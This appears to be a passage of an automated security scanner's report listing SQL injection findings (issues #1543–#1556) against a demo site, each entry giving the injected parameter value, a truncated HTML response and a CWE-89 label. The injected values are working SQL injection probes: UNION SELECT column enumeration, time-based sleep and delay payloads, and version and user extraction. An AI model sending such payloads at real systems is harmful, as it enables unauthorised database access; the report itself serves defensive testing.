href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1543				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>``</td></tr></table>	Name	Value	DemoUser1#	``
Name	Value				
DemoUser1#	``				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsV1tsXNUV3fvcc1/</pre>				

	z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1544

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--</td></tr></table>	Name	Value	DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--
Name	Value				
DemoUser1#	AND 5650=CONVERT(INT,(UNION ALL SELECTCHAR(73)+CHAR(78)+CHAR(74)+CHAR(69)+CHAR(67)+CHAR(84)+CHAR(88)+CHAR(118)+CHAR(120)+CHAR(80)+CHAR(75)+CHAR(116)+CHAR(69)+CHAR(65)+CHAR(113)+CHAR(112)+CHAR(106)+CHAR(107)+CHAR(113)))--				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1545				

Scan	SQL Injection
Severity	ERROR
Endpoint	https://deepfence.show/
Request	GET https://deepfence.show/ HTTP/1.1
Test Step	GET

Modified Parameters	Name	Value
	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17#

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1z6JslJ4MHXXKX0-rl8l02OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBjbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDv6la8VFohfrRFRwCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlguFqg93Dy...
```

Alerts

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/Ad{1,2}(\\.{1,3})+.*] found [3/3.5.16]

Action Points

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID

CWE-89

Issue Number

#1546

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table> <tr> <th>Name</th><th>Value</th></tr> <tr> <td>DemoUser1 #</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29</td></tr> </table>	Name	Value	DemoUser1 #	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29
Name	Value				
DemoUser1 #	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22,23,24,25,26,27,28,29				
Response	<p>Content-type: text/html; charset=UTF-8</p> <p>Content length: 7785</p> <p>Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXK0-rl81020Q.js"></script><script language ="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </ script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet " src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32- aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- - Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data: image/png;base64, iVBORw0KGgoAAAANSUheUgAAACAAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSB JbWFnZVZlYWR5ccllPAAAAcaxJREFUeNqsV1tsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgA QIoqIkiLwKcYJDHMexE789k3nP3Nc5p/vOmCStnTagjnl1x54zZ6+ z9tp77YtKKQhfvmzyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+/d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				

Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1547

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>" or pg_sleep(5)--</td></tr></table>	Name	Value	DemoUser1#	" or pg_sleep(5)--
Name	Value				
DemoUser1#	" or pg_sleep(5)--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAQCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1548				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,22#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/</pre>				

	cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#
CWE-ID	CWE-89
Issue Number	#1549

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>ORDER BY 25#</td></tr></table>	Name	Value	DemoUser1#	ORDER BY 25#
Name	Value				
DemoUser1#	ORDER BY 25#				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1550				

Scan	SQL Injection
Severity	ERROR

Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT 1,2,3,4,5,6--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6--
Name	Value				
DemoUser1#	UNION ALL SELECT 1,2,3,4,5,6--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#				
CWE-ID	CWE-89				
Issue Number	#1551				

Scan	SQL Injection				
Severity	ERROR				
Endpoint	https://deepfence.show/				
Request	GET https://deepfence.show/ HTTP/1.1				
Test Step	GET				
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--</td></tr></table>	Name	Value	DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--
Name	Value				
DemoUser1#	UNION ALL SELECT @@VERSION,USER(),SLEEP(5),BENCHMARK(1000000,MD5('A')),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,--				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZS</pre>				

	BJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1552	

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value
DemoUser1#	ORDER BY 1,SLEEP(5),BENCHMARK(1000000,MD5('A')),4,5,6,7,8,9,10,11,12,13,14,15

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWRS5cc1lPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts

Action Points

CWE-ID

Issue Number

Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-89

#1553

Scan

Severity

Endpoint

Request

Test Step

Modified Parameters

SQL Injection

ERROR

https://deepfence.show/

GET https://deepfence.show/ HTTP/1.1

GET

Name	Value

	DemoUser1#	UNION SELECT @@VERSION,SLEEP(5),USER(),4
Response	Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHKKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#	
CWE-ID	CWE-89	
Issue Number	#1554	

Scan	SQL Injection					
Severity	ERROR					
Endpoint	https://deepfence.show/					
Request	GET https://deepfence.show/ HTTP/1.1					
Test Step	GET					
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>DemoUser1#</td><td>waitfor delay '00:00:05'--</td></tr></table>		Name	Value	DemoUser1#	waitfor delay '00:00:05'--
Name	Value					
DemoUser1#	waitfor delay '00:00:05'--					
Response	<div>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response: <!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUUhEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRalUAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMExE789k3nP3Nc5p/vOmCStnTagjnlx54zZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlpgguFqg93Dy...</div>					
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]					
Action Points	You may need to remove SQL tokens from the contents of the parameter DemoUser1#					

CWE-ID CWE-89

Issue Number

#1555

Scan SQL Injection

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
DemoUser1#	' GROUP BY columnnames having 1=1 --

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points You may need to remove SQL tokens from the contents of the parameter DemoUser1#

CWE-ID CWE-89

Issue Number

#1556

